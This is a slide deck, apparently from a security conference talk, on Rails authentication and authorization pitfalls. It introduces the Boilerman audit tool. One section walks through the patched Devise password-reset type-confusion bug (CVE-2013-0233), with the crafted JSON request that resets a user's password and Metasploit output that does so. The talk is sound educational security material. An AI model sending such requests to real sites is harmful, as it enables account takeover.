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Going AUTH the Rails on a Crazy Train

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Who we are

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Ex-Rails Maker turned Rails Breaker

Jeff Jarmoc

Lead Product Security Engineer @ Salesforce

Formerly Senior Security Consultant @ NCC Group

Occasional contributor to Metasploit, Brakeman

NCC Group

UK Headquarters, Worldwide Offices

Software Escrow, Testing, Domain Services

All Aboard, hahaha!

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1. Rails Introduction

2. Authentication

3. Authorization

4. Boilerman: A New Dynamic Analysis Tool

`rails new sample_app`

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sample_app	Root directory
app/	Application files (Your code)
models/	**M**odels (Objects, usually backed by DB)
views/	**V**iews (Output presentation templates)
controllers/	**C**ontrollers (Ties Models and Views with Actions)
…	
config/	Configuration files directory
routes.rb	Maps URLs to Controller Actions
…	
Gemfile	Dependency record of Gem requirements
Gemfile.lock	Specific versions of currently installed Gems

The ‘Rails Way’

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ActiveRecord (Model)

SQLi protection via ORM-managed queries (see http://rails-sqli.org/)

ActionView (View)

XSS protection via default HTML-output encoding

ActionController (Controller)

CSRF protections via `protect_from_forgery`

Goin' off the Rails

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Authentication (AUTHN)

Who is the user?

Only HTTP Basic & Digest natively

Authorization (AUTHZ)

What can they do?

No native facility

Laying More Track - AUTHN

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Option 1 - Roll your own

- ⛔ Re-invents the wheel, risks common mistakes
- ⛔ Lots more to AUTHN than checking/ storing passwords
- ➕ `has_secure_password` in >= 3.1 helps

Laying More Track - AUTHN

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Option 2 - Use a gem

- ⛔ Vulnerabilities are far-reaching
- ⛔ Ongoing updates/maintenance required
- ⛔ Integration can be tricky
- ✅ Core code is generally well vetted
- ✅ Encapsulates past community experience

Common AUTHN Gems

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Devise

Most popular, built on Warden

OmniAuth

Multi-Provider, OAuth focused

DoorKeeper

OAuth2 provider for Rails

AuthLogic

Adds a new model blending Sessions w/ Auth

Arguments for writing

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

"For one, practical experience shows that **authentication on most sites requires extensive customization**, and **modifying a third-party product is often more work** than writing the system from scratch. In addition, **off-the-shelf systems can be "black boxes"**, with potentially mysterious innards; when you write your own system, you are far more likely to understand it."

https://www.railstutorial.org/book/modeling_users#sec-adding_a_secure_password

Write our own

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Schema: User(name:string, password_digest:string)

```
1  class User < ActiveRecord::Base
2      has_secure_password
3  end
4
5  user = User.new(:name => "jeff", :password => "hunter2", :password_confirmation => "hunter2")
6  user.save                                                # => true
7  user.authenticate("C0rrecth0rseb4tteryStaple")           # => false
8  user.authenticate("hunter2")                             # => user
9  User.find_by_name("jeff").authenticate("hunter2")        # => user
```

http://api.rubyonrails.org/v3.1.0/classes/ActiveModel/SecurePassword/ClassMethods.html

Digests stored with BCrypt

http://chargen.matasano.com/chargen/2015/3/26/enough-with-the-salts-updates-on-secure-password-schemes.html

Lots more needed.

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Storing Creds and Authenticating is just the start

#TODO

- Session management
- Complexity requirements
- Lost/Forgotten Password handling
- API Tokens / MFA / 2FA / OAUTH

Session Management

1. Exchange credentials for a token (cookie).


2. Identify user by that token on subsequent requests.

3. Invalidate that token when needed.


Logout or Timeout


4. Where we store session state varies

Encrypted Cookie Sessions




```
User.find_by_email("ozzy@ozzy.com").authenticate("Sharooon!")
```





SESSION

Database Sessions

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
```
User.find_by_email("ozzy@ozzy.com").authenticate("Sharooon!")
```



Database vs. Cookies

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	Database	Cookie
User Cookie	***Random Token***	**Encrypted Serialized Session Object**
Revocation	***Maximum Lifetime (Config)*** ***One Concurrent*** ***Delete From DB***	**Maximum Lifetime (Config)** **Unlimited Concurrent**
Attack Surface	***Theft / Enumeration***	**Theft / Enumeration** **Cryptographic Attacks** **Long/Infinite Lived Sessions** **Encryption Key Exposure** ***Deserialization Vulns**
Per-Request Overhead	**DB query** **(caching may help)**	**Signature Validation** **Decryption** **Deserialization**

Session Type Config

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config/initializers/session_store.rb:

```
Rails.application.config.session_store :cookie_store,
key: '_session_cookie_name',                    or
:expire_after => 2.hours                        :active_record_store
```

Session Expiry Time Must be Manually Configured!

Cookie Session Config

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config/secrets.yml:

```
production:
  secret_key_base: 'secret key'
```

Signed, Not Encrypted!

```
production:
  secret_token: 'secret key'
```

config/initializer/session_store.rb:

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```

RCE w/ Key Exposure!

```
:marshal
 or
:hybrid
```

Lost/Forgotten Passwords

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Many weak approaches, one strong one.

1) Generate CSPRNG token => User object w/ timestamp
2) Transmit to user out of band (email, SMS, etc)
3) User visits site w/ token
4) `User.find_by_token()`, verify expiration, change password
5) Delete Token

app/models/User.rb

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Devise User Model

```
1   class User < ActiveRecord::Base
2     # Include default devise modules. Others available are:
3     # :confirmable, :lockable, :timeoutable and :omniauthable
4     devise :database_authenticatable,:registerable,
5            :recoverable, :rememberable, :trackable, :validatable
6   end
```

Routes

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app/config/routes.rb:

```
devise_for :users
```

```
$ rake routes
                  Prefix Verb   URI Pattern                       Controller#Action
        new_user_session GET    /users/sign_in(.:format)          devise/sessions#new
            user_session POST   /users/sign_in(.:format)          devise/sessions#create
    destroy_user_session DELETE /users/sign_out(.:format)         devise/sessions#destroy
           user_password POST   /users/password(.:format)         devise/passwords#create
       new_user_password GET    /users/password/new(.:format)     devise/passwords#new
      edit_user_password GET    /users/password/edit(.:format)    devise/passwords#edit
                         PATCH  /users/password(.:format)         devise/passwords#update
                         PUT    /users/password(.:format)         devise/passwords#update
cancel_user_registration GET    /users/cancel(.:format)           devise/registrations#cancel
       user_registration POST   /users(.:format)                  devise/registrations#create
   new_user_registration GET    /users/sign_up(.:format)          devise/registrations#new
  edit_user_registration GET    /users/edit(.:format)             devise/registrations#edit
                         PATCH  /users(.:format)                  devise/registrations#update
                         PUT    /users(.:format)                  devise/registrations#update
                         DELETE /users(.:format)                  devise/registrations#destroy
$
```

Using Devise

Controller Filter

```
before_action :authenticate_user!
```

Often put in ApplicationController

Skip where anonymous access needed

Helpers

```
user_signed_in?
current_user
user_session
```

Devise Security History

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Unreleased/HEAD

Optionally send password change notifications

3.5.1

Remove active tokens on email/password change

3.1.2

Addresses an email enumeration bug

3.1.0

Stores HMAC of tokens, instead of plain-text token

3.0.1

Fixes CSRF Token Fixation

2.2.3

Fixes a type confusion vulnerability

Disclosed by @joernchen of Phenoelit

Feb 5th, 2013

http://www.phenoelit.org/blog/archives/2013/02/05/mysql_madness_and_rails/

Devise Password Reset

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Pseudo-Code

```
1   def reset
2       user = User.find_by_token(params[:user][:reset_password_token])
3       if user
4           user.change_password(params[:user][:password],
                params[:user][:confirm_password]])
5       end
6   end
```

MySQL Equality

```
mysql> select "foo" from dual where 1="1string";
+-----+
| foo |
+-----+
| foo |
+-----+
1 row in set, 1 warning (0.00 sec)
```

```
mysql> select "foo" from dual where 0="string";
+-----+
| foo |
+-----+
| foo |
+-----+
1 row in set, 1 warning (0.00 sec)
```

Exploiting in Rails

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params[]

A hash of (**usually)** strings containing values of user-supplied parameters

Like this

```
/example?foo=bar&fizz=buzz
  params => {"foo"=>"bar", “fizz"=>"buzz"}

/example?foo=1&fizz=2
  params => {"foo"=>"1", "fizz"=>"2"}
```

Exploiting in Rails

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Rails Magic

XML (**<4.0**) and JSON (**all versions**) bodies parsed automatically

Typecast per those formats

Like this

```
POST /example HTTP/1.1
content-type: application/xml

<foo>bar</foo>
<fizz type="integer">1</fizz>
```

```
params => {"foo"=>"bar", "fizz"=>1}
```

Devise Password Reset Exploit

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How about this?

```
PUT /users/password HTTP/1.1
content-type: application/json

{"user":{
"password":"GAMEOVER",
"password_confirmation":"GAMEOVER",
“reset_password_token":0}
}
```

Devise Password Reset Exploit

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params[] =>

```
{"user"=>{"password"=>"GAMEOVER",
"password_confirmation"=>"GAMEOVER",
“reset_password_token”=>0}}
```

Query

```
User.find_by_token(0)
SELECT * from Users where token=0 limit 1;
```

Result

Resets password of first User with an outstanding token!

Metasploit module

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rails_devise_pass_reset.rb

- Clears any outstanding tokens
- Generates a token for a user of your choosing
- Resets password to token of your choosing
- **Legitimate user *WILL* get emails**

```
msf auxiliary(rails_devise_pass_reset) > exploit
[*] Clearing existing tokens...
[*] Generating reset token for admin@example.com...
[+] Reset token generated successfully
[*] Resetting password to "w00tw00t"...
[+] Password reset worked successfully
[*] Auxiliary module execution completed
```

Password Reset Type Confusion

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Patched in Devise

>= v2.2.3, v2.1.3, v2.0.5 and v1.5.4

CVE-2013-0233

Thanks to @joernchen of Phenoelit

Fixed in Rails

= 3.2.12 https://github.com/rails/rails/pull/9208

>= 4.2.0 https://github.com/rails/rails/pull/16069

User.where("token=?", params[token])

Reverted in Rails

>= 3.2.13 https://github.com/rails/rails/issues/9292

Core vulnerability effects more than just Devise!

Authorization

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What can they do?

- Often tied to the concept of roles
- Vertical Authorization
  - Site Admin (Full Access)
  - Organization Admin (Full Access to specific Org)
  - “Regular User” (Limited Read Access + Local Write Access)
  - Unauthenticated (No Access)
- Horizontal Authorization
  - Org1 vs Org2 Data
  - Within an Org, User1 vs User2 Data

Authorization - Rails

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Vertical Authorization

before_actions

```
class PostsController < ApplicationController
  before_action :require_admin,     only:   :create_organization
  before_action :require_org_admin, only:   :create_org_post
  before_action :require_org_user,  except: :public_posts
```

Horizontal Authorization

Associations

```
def index
  current_user.organization.posts.find_by_author(params[:email])
end
```

Controller Routing

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
Given a route: `get '/posts', to: 'posts#index'`

Method path controller # action

```
class PostsController < ApplicationController
  def index
    @posts = Posts.all
  end
end
```

Controller Hierarchy




```ruby
class ApplicationController < ActionController::Base
  protect_from_forgery with: :exception

  before_action :authorize_user

  private

  def authorize_user
    # ...
  end
end
```

How they work

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3 types of callbacks

- `:before, :around, :after`
- Authorization tends to only care about `before_actions`

Different flavors

```
- before_action :authorize_user, only: [:action1, :action2, …]
- before_action :authorize_user, except: [:action1, :action2, …]
- before_action :authorize_user, if: method_call
- before_action :authorize_user, unless: method_call
- skip_before_action :authorize_user, only: [:action1, :action2, …]
- skip_before_action :authorize_user, except: [:action1, :action2, …]
- before_action :authorize_user, Proc.new {|controller| #AUTHZ Logic… }
```

http://api.rubyonrails.org/classes/ActiveSupport/Callbacks.html

Authorization Gems

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Pundit

- Enforced through the use of Policy classes

```
@post = Post.find(params[:id])
authorize @post
```

- https://github.com/elabs/pundit

CanCan(Can)

- Enforced through the use of an Ability class
- https://github.com/CanCanCommunity/cancancan

CanCanCan Basics

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```ruby
class PostsController < ApplicationController
    def show
      @post = Post.find(params[:id])
      authorize! :read, @post
    end
end
```

```ruby
class PostsController < ApplicationController
  load_and_authorize_resource
  def show
    # @post is already loaded and authorized
  end
end
```

Be On The Lookout For…

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find_by methods called directly on the model


```
def show
  Posts.find_by_author(params[:email])
end
```


```
def show
  current_user.posts.find_by_author(params[:email])
end
```

Be On The Lookout For…

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`before_action … only: [:action1, :action2]`

CAUTION

```
class PostsController < ApplicationController
  before_action :authorize_author, only: [:update, :destroy, :create]
```

GOOD

```
class PostsController < ApplicationController
  before_action :authorize_author, except: [:public_posts]
```

Be On The Lookout For…

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Lightweight Controllers


```
class PostsController < ActionController::Base
```

```
class PostsController < ActionController::Metal
  def index
    self.response_body = "Hello World!"
  end
end
```


```
class PostsController < ApplicationController

  def index
    #...
  end
```

Be On The Lookout For…

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Authorization Logic in Views


```
<% if current_user.roles.include?("admin") %>
  <li>
    <a href="#field" data-toggle="tab">
      Admin Users
      ...
    </a>
  </li>
<% end %>
```

Ensure the application is also verifying permissions in controller action

Be On The Lookout For…

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Skipping of filters

```
class PostsController < ApplicationController
  skip_before_action :authorize_admin
```

Skips the `:authorize_admin` filter for every action

can be an artifact left over from testing/development

Rails Scaffolding

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```
$ rails generate scaffold BankAcct acct_number:integer ...
      invoke  active_record
      create    db/migrate/20150910173516_create_bank_accounts.rb
      create    app/models/bank_account.rb
...
      invoke  scaffold_controller
      create    app/controllers/bank_accounts_controller.rb
      invoke    erb
      create      app/views/bank_accounts
      create      app/views/bank_accounts/index.html.erb
      create      app/views/bank_accounts/edit.html.erb
      create      app/views/bank_accounts/show.html.erb
      create      app/views/bank_accounts/new.html.erb
      create      app/views/bank_accounts/_form.html.erb
...
      invoke    jbuilder
      create      app/views/bank_accounts/index.json.jbuilder
      create      app/views/bank_accounts/show.json.jbuilder
...
```

Be On The Lookout For…

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Generator/Scaffold artifacts

/app/views/bank_accts/show.json.jbuilder:

```
json.extract @bank_acct, :id, :acct_number, :acct_balance, :acct_holder_name, …
```

Possible unwanted attributes added to view or strong_parameters

```ruby
# Never trust parameters from the scary Internet, only allow the white list through.
def bank_acct_params
  params.require(:bank_acct).permit(:acct_number, :acct_balance, :acct_holder_name)
end
```

http://rubyjunky.com/rails-scaffold-dangerous-defaults.html?utm_source=rubyweekly&utm_medium=email

New Tool: Boilerman

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Before Boilerman

Audit every Controller manually

Track inheritance / overrides

Mind the gaps


With Boilerman

Dynamically resolve callbacks

See all filters for a given Controller#Action

Filter the list dynamically

In browser or Rails Console



https://github.com/tomekr/boilerman

New Tool: Boilerman

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Dynamic analysis tool

Plugs into an existing Rails application


Rails console access needed

As a minimum requirement

Mounted as a Rails engine

Accessed at `/boilerman`

or through Rails Console



https://github.com/tomekr/boilerman

Boilerman Demo

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Praise be to the almighty demo gods.

Boilerman

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Install: `gem install boilerman`

Takeaways

- Rails console can be a very powerful tool

Future Ideas

- D3 visualizations
  - matrix of Controller#Action & Filter pairs
- Source querying via pry's source functionality
  - Useful for auditing Pundit based authorization schemes

Questions?

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